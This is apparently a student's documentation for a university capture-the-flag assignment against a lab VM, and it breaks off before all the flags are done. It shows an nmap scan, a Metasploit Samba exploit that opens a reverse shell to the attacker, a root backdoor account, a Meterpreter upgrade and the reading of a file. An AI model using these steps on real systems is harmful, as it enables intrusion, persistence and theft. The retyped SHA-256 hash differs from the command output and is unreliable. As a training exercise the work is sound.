

Vulnerabilities and Exploits

ISEC 2025 Final Assignment

Final Assignment

Preamble

The purpose of this assignment is for you to compromise a vulnerable system and “capture the flags” that are list below.

Required Resources

You will require the following to perform this assignment:

- Host Machine: Kali Linux Virtual Machine
- Target machine: ISEC2025Final.ova (in Y1 StudentShare)
- Internet Access for research

ToDo

For the following “flags” show that you have **completed** the task and document how you completed the task. The ‘**How**’ you did this is as important as the outcome. Show all you work to explain who you completed the flag.

NOTE: This may (probably isn’t) the best order to complete these 😊

Flags

1. Gain Root Access
2. Enumerate Users
3. Create a New User (Your Name) with Root Privileges
4. Login with Your New Credentials
5. Exfiltrate the file “confidential.txt”
6. Update the Website on the Server to Show They’ve been Owned by You
7. What is the SHA-256 Hash for “confidential.txt”?
8. Read the contents of the file “supersecret”


9. Show Open Ports and Services Running

10. Upload a File to the Server

Submission Guidelines

Upload your documentation to the Brightspace drop box for **Final Assignment Dropbox**.

To find the machine, AngryIPScanner was used to find “ISEC2025” (“ISEC2025Final” on VirtualBox) on the same network as my bare-metal machine and the Kali Linux virtual machine.




Then, a ping was sent to verify a connection between the attacker machine and the target machine.

```
(kali@kali)-[~]
$ ping 172.16.155.139
PING 172.16.155.139 (172.16.155.139) 56(84) bytes of data.
64 bytes from 172.16.155.139: icmp_seq=1 ttl=64 time=0.652 ms
64 bytes from 172.16.155.139: icmp_seq=2 ttl=64 time=0.840 ms
64 bytes from 172.16.155.139: icmp_seq=3 ttl=64 time=1.16 ms
^C
```

Now that the connection has been verified, the flags can be accomplished.

1. Show Open Ports and Services Running



```
kali@kali:~$ nmap -sV -sT 172.16.155.139
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-14 13:09 EDT
Stats: 0:00:26 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 13:09 (0:00:01 remaining)
Stats: 0:00:36 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 13:10 (0:00:02 remaining)
Nmap scan report for 172.16.155.139
Host is up (0.00016s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Bash shell (**BACKDOOR**; root shell)
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:1A:AE:2D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, ISEC2025, irc.Metasploitabl
e.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 41.66 seconds

kali@kali:~$
```


An NMAP TCP connect port scan and a service version scan were completed to see ports with services running.

2. Gain Root Access

To gain root access, I had to use the Metasploit **msfconsole** to make use of the open **ports 139 and 443**, which were running a version of **Samba smbd** that is known to be vulnerable.

To find the correct exploit for this, I used the command “**search samba**”.

I found **multi/samba/usermap_script**. I used the script and set the **RHOSTS**.



```
kali-linux-2025.1a-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
(kali@kali)~$ msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...

> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED...and ...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

Metasploit v6.4.50-dev
--=[ 2496 exploits - 1283 auxiliary - 393 post
+ -- --=[ 1610 payloads - 49 encoders - 13 nops
+ -- --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/

search samba
msf6 > search samba

Matching Modules

#   Name                                     Disclosur
e Date   Rank      Check  Description
-   -
0   exploit/unix/webapp/citrix_access_gateway_exec 2010-12-2
1   excellent Yes   Citrix Access Gateway Command Execution
1   exploit/windows/license/calicclnt_getconfig    2005-03-0
2   average No    Computer Associates License Client GETCONFIG Overfl
ow
2   \_ target: Automatic
3   \_ target: Windows 2000 English
4   \_ target: Windows XP English SP0-1
```

3. Create a New User (Your Name) with Root Privileges

Once the exploit was running, I verified that the account had root privileges and added a new user with root access.

```
kali-linux-2025.1a-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help
xploit/windows/http/sambar6_search_results
After interacting with a module you can manually set a TARGET with set TARGET
'Windows XP'

msf6 > use 15
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):


| Name    | Current Setting | Required | Description                                                                                               |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                  |
| CPORT   |                 | no       | The local client port                                                                                     |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                              |
| RHOSTS  |                 | yes      | The target host(s), see https://docs.metsasploit.com/docs/using-metsasploit/basics/using-metsasploit.html |
| RPORT   | 139             | yes      | The target port (TCP)                                                                                     |


Payload options (cmd/unix/reverse_netcat):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 172.16.155.141  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |


View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 172.16.155.139
RHOSTS => 172.16.155.139
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 172.16.155.141:4444
[*] Command shell session 1 opened (172.16.155.141:4444 -> 172.16.155.139:49850) at 2025-04-14 13:12:11 -0400

whoami
root
sudo useradd -ou 0 -g 0 hacked
sudo passwd hacked
Enter new UNIX password: isec2025
```

4. Enumerate Users

To be able to upgrade to a Meterpreter session, I had to find `/multi/manage/shell_to_meterpreter`. Once found, I set it to the session and opened the Meterpreter session.


```
kali-linux-2025.1a-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4

kali@kali: ~
File Actions Edit View Help
post/windows/manage/exec_powershell

msf6 exploit(multi/samba/usermap_script) > use 97
msf6 post(multi/manage/shell_to_meterpreter) > run
[-] Post failed: Msf::OptionValidateError One or more options failed to validate: SESSION.
msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf6 post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 172.16.155.141:4433
[*] Sending stage (1017704 bytes) to 172.16.155.139
[*] Meterpreter session 2 opened (172.16.155.141:4433 -> 172.16.155.139:42042) at 2025-04-14 13:15:04 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...
```


Then, I used the command “cat /etc/passwd” to see all user ids.

```
kali-linux-2025.1a-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4

kali@kali: ~
File Actions Edit View Help

meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:11:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mail List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
mastudent:x:1003:1003:Marconi,B305,,Account for Marconi Students:/home/mastudent:/bin/bash
hacked:x:0:0:/home/hacked:/bin/sh
alex:x:0:0:/home/alex:/bin/sh
meterpreter >
```

5. Login with Your New Credentials




```
ISEC2025 login: hacked
Password:
Last login: Mon Apr 14 13:08:22 EDT 2025 from :0.0 on pts/0
Linux ISEC2025 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No directory, logging in with HOME=/
root@ISEC2025:~#
```

6. What is the SHA-256 Hash for “confidential.txt”?



```
kali@kali: ~
File Actions Edit View Help
r-- 00 ul
100644/rw-r-- 275 fil 2022-04-02 11:13:49 -04 confidential.txt
r-- 00

meterpreter > background
[*] Backgrounding session 2...
msf6 post(multi/manage/shell_to_meterpreter) > y
[-] Unknown command: y. Run the help command for more details.
msf6 post(multi/manage/shell_to_meterpreter) > session -i 1
[-] Unknown command: session. Did you mean sessions? Run the help command for
more details.
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 1
[*] Starting interaction with 1...

cd home
ls
ftp
mastudent
msfadmin
service
user
cd mastudent
ls
confidential.txt
sha256sum confidential.txt
1690a549ad9b051523a85a2bb5d5432d2876e48a58a321b53e43212b07259b37 confidential
.txt
```

1690a547ad9n051523a85a2bb5d5432d2876e48a58a321b53e43212b07259b37

7. Exfiltrate the file “confidential.txt”

```
kali-linux-2025.1a-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help
meterpreter > cd mastudent
meterpreter > ls
Listing: /home/mastudent

Mode                Size      Type      Last modified    Name
-----
100600/rw- 349      file      2022-04-03 12:56:59 -0400 .bash_history
100644/rw-r--r-- 220      file      2022-04-02 10:22:26 -0400 .bash_logout
100644/rw-r--r-- 2928     file      2022-04-02 10:22:26 -0400 .bashrc
100644/rw-r--r-- 586      file      2022-04-02 10:22:26 -0400 .profile
100644/rw-r--r-- 0        file      2022-04-02 10:56:28 -0400 .sudo_as_admin_successful
100644/rw-r--r-- 275      file      2022-04-02 11:13:49 -0400 confidential.txt

meterpreter > cat confidential.txt
Ingredients
1C butter, softened
1C sugar
1C brown sugar
2 eggs
2tsp vanilla extract
1tsp baking soda
2tsp hot water
1/2tsp salt
3C all-purpose flour
2C semisweet chocolate chips
1C chopped walnuts

Directions
Preheat over to 175C or 350F
Mix toghter
Spoon on pan
Bake 10 min
meterpreter >
```

Ingredients

1C butter, softened

1C sugar

1C brown sugar

2 eggs

2tsp vanilla extract

1tsp baking soda

2tsp hot water

½tsp salt

3C all-purpose flour

2C semisweet chocolate chips

1C chopped walnuts

Directions

Preheat over to 175C or 350F

